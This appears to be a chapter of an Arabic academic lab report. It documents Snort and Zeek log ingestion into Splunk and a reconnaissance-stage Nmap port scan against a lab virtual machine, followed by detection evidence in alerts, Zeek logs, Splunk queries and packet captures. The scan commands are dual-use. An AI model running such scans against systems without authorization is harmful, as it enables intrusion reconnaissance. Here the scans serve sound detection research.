
6-3-4-1 معالجة تنبيهات Snort

بعد إدخال ملف التنبيهات الناتج عن نظام **Snort (snort.alert.fast)** إلى منصة **Splunk** ، ظهرت التنبيهات بصيغتها النصية الخام (**Raw Events**) ، حيث كانت البيانات معروضة كسطر نصي واحد دون تقسيم إلى حقول مستقلة قابلة للبحث.

ونظرًا لاعتماد تنبيهات **Snort** على صيغة نصية غير مهيكلة، تم استخدام آلية **Field Extraction** داخل منصة **Splunk** لاستخراج الحقول الأساسية ذات الأهمية التحليلية، مثل:

- رقم القاعدة (**SID**)
- وصف التنبيه (**Alert Message**)
- مستوى الأولوية (**Priority**)
- البروتوكول المستخدم
- عنوان المصدر والوجهة
- أرقام المنافذ عند توفرها

تم تطبيق الاستخراج على مستوى الـ **sourcetype** الخاص بسجلات **Snort** ، مما أتاح تحويل التنبيهات من صيغة نصية غير منظمة إلى أحداث مهيكلة تحتوي على حقول قابلة للبحث والتصفية والربط.



شكل (٦-٣٠): عرض تنبيهات نظام **Snort** داخل منصة **Splunk** بعد إدخالها والتحقق من وصولها بنجاح، تمهيدًا لإجراء عمليات التهيئة والاستخراج داخل منصة **SIEM**.

_time	sid	alert_msg	proto	src_ip	src_port	dst_ip	dst_port
2026-02-10 15:30:39.329	10000001	ICMP test	ICMP	192.168.193.128		192.168.193.134	
2026-02-10 15:30:38.318	10000001	ICMP test	ICMP	192.168.193.134		192.168.193.128	
2026-02-10 15:30:38.316	10000001	ICMP test	ICMP	192.168.193.128		192.168.193.134	
2026-02-10 15:30:37.307	10000001	ICMP test	ICMP	192.168.193.134		192.168.193.128	
2026-02-10 15:30:37.307	10000001	ICMP test	ICMP	192.168.193.128		192.168.193.134	
2026-02-10 15:30:36.276	10000001	ICMP test	ICMP	192.168.193.134		192.168.193.128	
2026-02-10 15:30:36.276	10000001	ICMP test	ICMP	192.168.193.128		192.168.193.134	
2026-02-10 15:27:46.532	10000001	ICMP test	IPV6-ICMP	fe80::26ee:a204:7d32:4e6c		ff02::2	
2026-02-10 15:25:45.967	553	POLICY FTP	TCP	192.168.193.128:43912		192.168.193.134:21	

شكل (٦-٣١): مثال على تنبيهات **Snort** بعد استخراج الحقول الأساسية داخل **Splunk** ، مما يوضح تحويل السجلات النصية إلى أحداث مهيكلية قابلة للتحليل.

2-4-3-6 معالجة سجلات Zeek داخل Splunk

بعد إدخال سجلات **Zeek** الأساسية إلى منصة **Splunk** ، ظهرت الأحداث ضمن **sourcetypes** مستقلة لكل نوع سجل، مثل **conn.log** و **http.log** و **ssh.log** و **ftp.log** .

بخلاف تنبيهات **Snort** ، تعتمد سجلات **Zeek** على بنية منظمة تفصل الحقول باستخدام علامة **Tab** ، وتتضمن ترويسة (**#fields**) تحدد أسماء الحقول وترتيبها داخل كل سجل.

بناءً على ذلك، تم استخدام آلية **Delimiter Extraction** داخل منصة **Splunk** مع تحديد **Tab** كفاصل بين القيم، ومن ثم تعريف الحقول وفق الترتيب الأصلي المعتمد في **Zeek** ، مثل:

- **ts**: زمن الاتصال.
- **id_orig_h / id_orig_p**: عنوان ومنفذ المصدر.
- **id_resp_h / id_resp_p**: عنوان ومنفذ الوجهة.
- **proto**: البروتوكول.
- **service**: الخدمة.
- **conn_state**: حالة الاتصال.
- **duration**: مدة الاتصال.

بالإضافة إلى باقي الحقول إلا أن هذه الحقول تعتبر الأهم في ربط الأحداث.

أدى ذلك إلى تحويل سجلات **Zeek** من عرض نصي خام إلى بيانات مهيكلية قابلة للبحث والربط الزمني مع تنبيهات **Snort** داخل بيئة **SIEM** ، مما عزز جاهزية منصة المراقبة قبل تنفيذ سيناريوهات الهجوم وتحليلها وفق نموذج **Cyber Kill Chain** .

splunk-enterprise Apps ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find 🔍

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As ▾ Create Table View Close

```
1 index=main sourcetype=zeek.conn
2 | table ts id_orig_h id_resp_h proto service conn_state duration
```

✓ 6,357 events (before 2/11/26 8:17:02.000 PM) No Event Sampling ▾ Job ▾ || ▾ ↗ ⚙ ⬇ ⬆ Smart Mode ▾

Events Patterns **Statistics (6,357)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

ts	id_orig_h	id_resp_h	proto	service	conn_state	duration
1770742565.410054	192.168.193.132	192.168.193.2	udp	-	OTH	-
1770742565.413959	192.168.193.132	192.168.193.2	udp	-	OTH	-
1770731478.201663	192.168.193.132	192.168.193.2	udp	-	OTH	-
1770731478.012479	192.168.193.134	8.8.8.8	udp	dns	S0	-
1770731477.422362	192.168.193.134	8.8.8.8	udp	dns	S0	0.000004
1770731482.347072	192.168.193.134	192.168.193.2	tcp	-	REJ	0.000686
1770731482.347048	192.168.193.134	8.8.8.8	tcp	-	REJ	0.000707
1770731482.346400	192.168.193.134	192.168.193.2	tcp	-	REJ	0.000002
1770731482.346399	192.168.193.134	8.8.8.8	tcp	-	REJ	0.000002

شكل (٦-٣٢): مثال على عرض سجلات Zeek (conn.log) بعد تعريف الحقول باستخدام Tab Delimiter داخل منصة Splunk.

splunk-enterprise

Apps ▾

2 Messages ▾

Settings ▾

Activity ▾

Help ▾

Find 🔍

Search

Analytics

Datasets

Reports

Alerts

Dashboards

➤

Search & Reporting

New Search

Save As ▾

Create Table View

Close

1 index=main sourcetype=zeek_http

2 | table ts id_orig_h id_orig_p id_resp_h id_resp_p method host uri status_code status_msg user_agent

3 | head 20

172 events (before 2/11/26 8:21:13.000 PM) No Event Sampling ▾

Job ▾

|| ▾

↗ ⚙ ⬇ ⬆

Smart Mode ▾

Events

Patterns

Statistics (20)

Visualization

Show: 20 Per Page ▾

Format ▾

Preview: On

ts	id_orig_h	id_resp_h	id_resp_p	method	host	uri	status_code	status_msg	user_agent
1770732845.622242	192.168.193.132	48476	91.189.91.48	80	-	yazan-Vmware-Virtual-Platform	-	204	No Content
1770732844.660921	192.168.193.134	36474	185.125.190.18	80	GET	yazan-Vmware-Virtual-Platform	/	204	No Content
1770732545.478729	192.168.193.132	46272	185.125.190.48	80	-	yazan-Vmware-Virtual-Platform	-	204	No Content
1770732544.646280	192.168.193.134	46414	91.189.91.97	80	GET	yazan-Vmware-Virtual-Platform	/	204	No Content
1770732245.569365	192.168.193.132	50642	185.125.190.98	80	-	yazan-Vmware-Virtual-Platform	-	204	No Content
1770732244.650386	192.168.193.134	42850	185.125.190.48	80	GET	yazan-Vmware-Virtual-Platform	/	204	No Content
1770732006.973726	192.168.193.132	43120	34.107.221.82	80	-	yazan-Vmware-Virtual-Platform	-	200	OK
1770732006.860901	192.168.193.132	43122	34.107.221.82	80	-	yazan-Vmware-Virtual-Platform	-	200	OK

شكل (٦-٣٣): مثال على عرض سجلات Zeek (http.log) بعد تعريف الحقول باستخدام Tab Delimiter داخل منصة Splunk.

splunk-enterprise Apps ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find 🔍

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As ▾ Create Table View Close

```
1 index=main sourcetype="zeek.ssh"
2 | table ts id_orig_h id_resp_h id_resp_p client server
```

✓ 3 events (before 2/11/26 8:36:16.000 PM) No Event Sampling ▾ Job ▾ || ▾ ↗ ⚙ ⬇ ⬆ Smart Mode ▾

Events Patterns **Statistics (3)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

ts	id_orig_h	id_resp_h	id_resp_p	client	server
1770728200.481112	192.168.193.128	192.168.193.134	22	SSH-2.0-OpenSSH_9.7p1 Debian-5	SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14
1770728109.344889	192.168.193.128	192.168.193.132	22	SSH-2.0-OpenSSH_9.7p1 Debian-5	-
<pre>#separator \x09 #set_separator (empty) #unset_field ssh #open 2026-02-10-15-55-14 #fields id.resp_h id.resp_p</pre>					

شكل (٦-٣٤): مثال على عرض سجلات Zeek (ssh.log) بعد تعريف الحقول باستخدام Tab Delimiter داخل منصة Splunk.

ts	id_orig_h	id_resp_h	id_resp_p	user	password	command
1770728724.718592	192.168.193.128	192.168.193.134	21	anonymous	<hidden>	EPSV

شكل (٦-٣٥): مثال على عرض سجلات **Zeek (ftp.log)** بعد تعريف الحقول باستخدام **Tab Delimiter** داخل منصة **Splunk**.

4-6 تنفيذ سيناريو الهجوم وتحليل مراحله وفق نموذج Cyber Kill Chain

بعد الانتهاء من تجهيز بيئة المختبر وتهيئة أدوات المراقبة والتحليل (**Splunk**، **Zeek**، **Snort**)، تم الانتقال إلى مرحلة تنفيذ سيناريوهات الهجوم بشكل تدريجي، وذلك بهدف تقييم قدرة النظام الهجين على كشف وتحليل المراحل المختلفة للهجوم وفق نموذج **Cyber Kill Chain**.
تم تنفيذ كل مرحلة على حدة، مع توثيق الأدلة الرقمية الناتجة عنها داخل أدوات المراقبة، ثم تحليلها وربطها زمنياً داخل منصة **Splunk**، قبل الانتقال إلى المرحلة التالية.

1-4-6 مرحلة الاستطلاع (Reconnaissance)

تمثل مرحلة الاستطلاع الخطوة الأولى في تنفيذ الهجوم وفق نموذج **Cyber Kill Chain**، حيث يسعى المهاجم إلى جمع معلومات أولية حول النظام المستهدف، مثل المنافذ المفتوحة، والخدمات الفعالة، وإصدارات البرمجيات المستخدمة.

في هذا السيناريو، تم استخدام أداة **Nmap** لإجراء عملية مسح للمنافذ المفتوحة على جهاز الضحية، بهدف تحديد الخدمات القابلة للاستهداف في المراحل اللاحقة.

من المتوقع خلال هذه المرحلة أن يقوم نظام **Snort** بتوليد تنبيهات مرتبطة بنشاط المسح، بينما تقوم أداة **Zeek** بتسجيل محاولات الاتصال المتكررة إلى منافذ متعددة ضمن فترة زمنية قصيرة.

أولاً: تنفيذ عملية المسح:

```
(root@kali)~# nmap -ss -T4 192.168.193.134

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-12 03:53 EST
Warning: 192.168.193.134 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.193.134
Host is up (0.0021s latency).
Not shown: 761 filtered tcp ports (no-response), 237 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
8089/tcp   open  unknown
MAC Address: 00:0C:29:00:48:AB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 242.73 seconds
```

شكل (٦-٣٦): تنفيذ **SYN Scan** عام أظهر اختلافاً في الاستجابة نتيجة خصائص البيئة الافتراضية وآلية إعادة الإرسال.

```
(root@kali)~# nmap -ss -sV -T4 192.168.193.134

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-12 04:01 EST
Warning: 192.168.193.134 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.193.134
Host is up (0.0010s latency).
Not shown: 793 filtered tcp ports (no-response), 206 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
Apache httpd
MAC Address: 00:0C:29:00:48:AB (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.69 seconds
```

شكل (٦-٣٧): تنفيذ مسح يتضمن كشف الإصدارات (**Version Detection**) حيث لوحظ تأخر في الاستجابة بسبب آلية إعادة الإرسال.

```
(root@kali)~# nmap -ss -sV -p 21,22,80 -T4 192.168.193.134

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-12 04:12 EST
Nmap scan report for 192.168.193.134
Host is up (0.00072s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp    filtered http
MAC Address: 00:0C:29:00:48:AB (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.41 seconds
```

شكل (٦-٣٨): تنفيذ **TCP Connect Scan** على المنافذ المستهدفة، حيث تم تأكيد فتح الخدمات الثلاثة (**FTP, SSH, HTTP**)

لوحظ أثناء تنفيذ **SYN Scan** وجود تباين في نتائج المسح وظهور رسائل تتعلق بآلية إعادة الإرسال (**Retransmission Cap Hit**)، ويُعزى ذلك إلى طبيعة البيئة الافتراضية (**VMware**) بالإضافة إلى تشغيل أدوات المراقبة **Snort** و **Zeek** في الوقت ذاته، مما قد يؤدي إلى تأخير الاستجابة لبعض الحزم.

لضمان استقرار النتائج والتحقق من حالة الخدمات الفعلية، تم تنفيذ **TCP Connect Scan** على المنافذ المستهدفة، والذي أكد وجود الخدمات الثلاثة **FTP**، **SSH**، **HTTP** بحالة **Open**.

يعكس هذا السلوك اختلاف خصائص تقنيات المسح المختلفة، حيث يُعد **SYN Scan** أكثر حساسية لآليات إعادة الإرسال، بينما يوفر **TCP Connect Scan** نتائج أكثر استقراراً داخل البيئات الافتراضية.

ثانياً: عملية الرصد والتحليل:

```
02/12-12:05:01.405327 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58834 -> 192.168.193.134:10778
02/12-12:05:02.531855 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58844 -> 192.168.193.134:3914
02/12-12:05:03.552335 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58832 -> 192.168.193.134:1078
02/12-12:05:04.558545 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58838 -> 192.168.193.134:7435
02/12-12:05:05.496109 [**] [1:1000004:1] Custom Alert - Possible Nmap Scan Detected [**] [Priority: 0] (TCP) 192.168.193.128:58832 -> 192.168.193.134:31337
02/12-12:05:05.496109 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58832 -> 192.168.193.124:31337
02/12-12:05:05.708987 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58834 -> 192.168.193.134:9000
02/12-12:05:05.922383 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58838 -> 192.168.193.134:9000
02/12-12:05:06.133072 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58842 -> 192.168.193.134:9000
02/12-12:05:06.346600 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58832 -> 192.168.193.134:5544
02/12-12:05:06.576337 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58838 -> 192.168.193.124:1077
02/12-12:05:06.871655 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58844 -> 192.168.193.134:1247
02/12-12:05:07.163383 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58834 -> 192.168.193.134:8100
02/12-12:05:07.456092 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58840 -> 192.168.193.134:2099
02/12-12:05:07.846280 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58844 -> 192.168.193.134:2682
02/12-12:05:08.248145 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58838 -> 192.168.193.134:2909
02/12-12:05:08.760776 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58832 -> 192.168.193.124:5961
02/12-12:05:09.384624 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58836 -> 192.168.193.134:3283
02/12-12:05:10.290380 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58840 -> 192.168.193.134:1028
02/12-12:05:10.491311 [**] [1:1000004:1] Custom Alert - Possible Nmap Scan Detected [**] [Priority: 0] (TCP) 192.168.193.128:58844 -> 192.168.193.134:1028
02/12-12:05:10.737197 [**] [1:1000003:1] Potential TCP SYN Scan (Nmap) [**] [Priority: 0] (TCP) 192.168.193.128:58834 -> 192.168.193.134:563
```

شكل (٦-٣٩): تنبيه صادر عن Snort يشير إلى نشاط مسح منافذ خلال مرحلة الاستطلاع.

_time	sid	alert_msg	proto	src_ip	src_port	dst_ip	dst_port
2026-02-12 11:56:32.248	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51748		192.168.193.134:2121	
2026-02-12 11:56:31.319	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51752		192.168.193.134:17877	
2026-02-12 11:56:30.344	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51754		192.168.193.134:7402	
2026-02-12 11:56:29.710	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51760		192.168.193.134:9000	
2026-02-12 11:56:29.207	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51750		192.168.193.134:9000	
2026-02-12 11:56:28.802	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51756		192.168.193.134:9594	
2026-02-12 11:56:28.413	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51756		192.168.193.134:8082	
2026-02-12 11:56:28.134	10000004	Custom Alert	TCP	192.168.193.128:51752	51752	192.168.193.134:19780	19780
2026-02-12 11:56:28.120	1000003	Potential TCP SYN Scan	TCP	192.168.193.128:51752		192.168.193.134:1022	

شكل (٦-٤٠): عرض تنبيهات Snort داخل منصة Splunk المتعلقة بنشاط المسح، موضحاً عنوان المصدر والمنافذ المستهدفة خلال فترة زمنية قصيرة.

```
pyzan@pyzan-Virtual-Platform: /opt/snow/logs/corraws$ head -n 20 conn.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path conn
#open 2026-02-12-14-00-00
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto service duration orig_bytes resp_bytes conn_state local_orig l
types tline count missed_bytes history orig_pkts port orig_ip_bytes enum string interval resp_pkts count tunnel_parents string bool ip_proto count string count count count count set[str
ing] count
1770893994.987777 CxWkIX2gRTK75N02 192.168.193.128 33621 192.168.193.134 3001 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.020269 CUePqY4hm9XBuW7 192.168.193.128 33611 192.168.193.134 5100 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.100404 CVwZM20JHCTmx2IyJ 192.168.193.128 33609 192.168.193.134 49157 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.132978 CDkLce4EOR5gRQFxa 192.168.193.128 33613 192.168.193.134 5100 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.200215 C6br1R2ZcfBUrqABH 192.168.193.128 33611 192.168.193.134 49157 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.238238 CzN8P11d0Z2mK35aYl 192.168.193.128 33615 192.168.193.134 5100 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.314993 CeRZq73mq2WkDFPg8 192.168.193.128 33613 192.168.193.134 49157 tcp - 0.000115 0 0 REJ T T 0 Sr 1
44 1 40
1770893995.330495 C0GcNF2ziop0BKsId 192.168.193.128 33609 192.168.193.134 5051 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.345932 Cbs9dE3DSKvYrhx7L 192.168.193.128 33617 192.168.193.134 5100 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.441017 CgE9Bs3cdLpxhGaqf 192.168.193.128 33611 192.168.193.134 5051 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.455450 CxJhon3ROl0lpVRnZL 192.168.193.128 33619 192.168.193.134 5100 tcp - - - 50 T T 0 S 1 4
4 0 6
1770893995.550296 Cwadh21kMgVdLgkFlG 192.168.193.128 33613 192.168.193.134 5051 tcp - - - 50 T T 0 S 1 4
4 0 6
```

شكل (٦-٤١): سجل الاتصالات في Zeek يُظهر محاولات اتصال متكررة من المهاجم إلى منافذ متعددة على الضحية.

splunk>enterprise Apps ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As ▾ Create Table View Close

```
1 index=main sourcetype="zeek_conn"
2 | search id_orig_h=192.168.193.128 id_resp_h=192.168.193.134
3 | table _time id_orig_h id_orig_p id_resp_h id_resp_p conn_state
4 | sort _time
```

✓ 7,062 events (before 2/12/26 2:23:40.000 PM) No Event Sampling ▾ Job ▾ ||| ⚙ ⬇ ⚡ Smart Mode ▾

Events Patterns **Statistics (7062)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time ▴	id_orig_h ▴	id_orig_p ▴	id_resp_h ▴	id_resp_p ▴	conn_state ▴
2026-02-12 13:45:07.774	192.168.193.128	62999	192.168.193.134	25	S0
2026-02-12 13:45:07.774	192.168.193.128	62999	192.168.193.134	445	S0
2026-02-12 13:45:07.884	192.168.193.128	63001	192.168.193.134	445	S0
2026-02-12 13:45:07.884	192.168.193.128	63001	192.168.193.134	25	S0
2026-02-12 13:45:09.005	192.168.193.128	63003	192.168.193.134	25	S0
2026-02-12 13:45:09.005	192.168.193.128	63003	192.168.193.134	445	S0
2026-02-12 13:45:09.115	192.168.193.128	62998	192.168.193.134	199	S0
2026-02-12 13:45:09.115	192.168.193.128	62998	192.168.193.134	443	S0

شكل (٦-٤٢): عرض الاتصالات المسجلة في **Zeek** داخل منصة **Splunk** ، موضحاً المنافذ المستهدفة وحالات الاتصال.

splunk>enterprise Apps ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As ▾ Create Table View Close

```
1 index=main sourcetype="zeek_conn"
2 | search id_orig_h=192.168.193.128
3 | stats count by conn_state
```

✓ 7,096 events (before 2/12/26 2:26:47.000 PM) No Event Sampling ▾ Job ▾ ||| ⚙ ⬇ ⚡ Smart Mode ▾

Events Patterns **Statistics (10)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

conn_state ▴	count ▴
OTH	10
REJ	316
RST0	3
RSTR	12
RSTRH	1
S0	6711
S3	1
SF	31
SH	2
SHH	9

شكل (٦-٤٣): توزيع حالات الاتصال المسجلة، حيث يلاحظ ارتفاع حالة **S0** ، مما يشير إلى استخدام تقنية **.SYN Scan**.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn==1 && tcp.flags.ack==0

No.	Time	Source	Destination	Protocol	Length	Info
443	2026-02-12 14:30:47.914123041	192.168.193.128	192.168.193.134	TCP	60	46193 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
444	2026-02-12 14:30:48.054821338	192.168.193.128	192.168.193.134	TCP	60	46193 → 49152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
448	2026-02-12 14:30:48.070805096	192.168.193.128	192.168.193.134	TCP	60	46191 → 6129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
447	2026-02-12 14:30:48.087642365	192.168.193.128	192.168.193.134	TCP	60	46191 → 27355 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
448	2026-02-12 14:30:48.216318532	192.168.193.128	192.168.193.134	TCP	60	46193 → 6129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
449	2026-02-12 14:30:48.233876216	192.168.193.128	192.168.193.134	TCP	60	46193 → 27355 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
450	2026-02-12 14:30:48.361456884	192.168.193.128	192.168.193.134	TCP	60	46191 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
451	2026-02-12 14:30:48.377525364	192.168.193.128	192.168.193.134	TCP	60	46191 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
452	2026-02-12 14:30:48.504093966	192.168.193.128	192.168.193.134	TCP	60	46193 → 3720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
453	2026-02-12 14:30:48.520786697	192.168.193.128	192.168.193.134	TCP	60	46193 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
454	2026-02-12 14:30:48.645341203	192.168.193.128	192.168.193.134	TCP	60	46191 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
455	2026-02-12 14:30:48.660849536	192.168.193.128	192.168.193.134	TCP	60	46191 → 507 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
456	2026-02-12 14:30:48.785095877	192.168.193.128	192.168.193.134	TCP	60	46193 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
457	2026-02-12 14:30:48.802026454	192.168.193.128	192.168.193.134	TCP	60	46193 → 507 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
458	2026-02-12 14:30:48.929853542	192.168.193.128	192.168.193.134	TCP	60	46191 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
459	2026-02-12 14:30:48.946711990	192.168.193.128	192.168.193.134	TCP	60	46191 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
460	2026-02-12 14:30:49.054871687	192.168.193.128	192.168.193.134	TCP	60	46193 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
462	2026-02-12 14:30:49.091072428	192.168.193.128	192.168.193.134	TCP	60	46193 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
463	2026-02-12 14:30:49.107558446	192.168.193.128	192.168.193.134	TCP	60	46191 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
464	2026-02-12 14:30:49.217350122	192.168.193.128	192.168.193.134	TCP	60	46191 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
465	2026-02-12 14:30:49.234346183	192.168.193.128	192.168.193.134	TCP	60	46193 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
466	2026-02-12 14:30:49.244680208	192.168.193.128	192.168.193.134	TCP	60	46193 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
467	2026-02-12 14:30:49.360410260	192.168.193.128	192.168.193.134	TCP	60	46191 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
468	2026-02-12 14:30:49.408535568	192.168.193.128	192.168.193.134	TCP	60	46191 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
469	2026-02-12 14:30:49.464117338	192.168.193.128	192.168.193.134	TCP	60	46193 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
470	2026-02-12 14:30:49.596496497	192.168.193.128	192.168.193.134	TCP	60	46193 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
471	2026-02-12 14:30:49.613478055	192.168.193.128	192.168.193.134	TCP	60	46191 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
472	2026-02-12 14:30:49.721432327	192.168.193.128	192.168.193.134	TCP	60	46191 → 1074 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
473	2026-02-12 14:30:49.737377133	192.168.193.128	192.168.193.134	TCP	60	46193 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
474	2026-02-12 14:30:49.852090510	192.168.193.128	192.168.193.134	TCP	60	46193 → 1074 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
475	2026-02-12 14:30:49.867874169	192.168.193.128	192.168.193.134	TCP	60	46191 → 9290 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
476	2026-02-12 14:30:49.978370234	192.168.193.128	192.168.193.134	TCP	60	46191 → 10010 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
477	2026-02-12 14:30:49.985561002	192.168.193.128	192.168.193.134	TCP	60	46193 → 9290 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Frame 920: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface ems33, id 0
Ethernet II, Src: VMware_xcvf1b1 (08:0c:29:65:cd:b0), Dst: VMware_S0:4b:ab (08:0c:29:65:4b:ab)
Internet Protocol Version 4, Src: 192.168.193.128, Dst: 192.168.193.134
Transmission Control Protocol, Src Port: 46183, Dst Port: 2135, Seq: 0, Len: 0

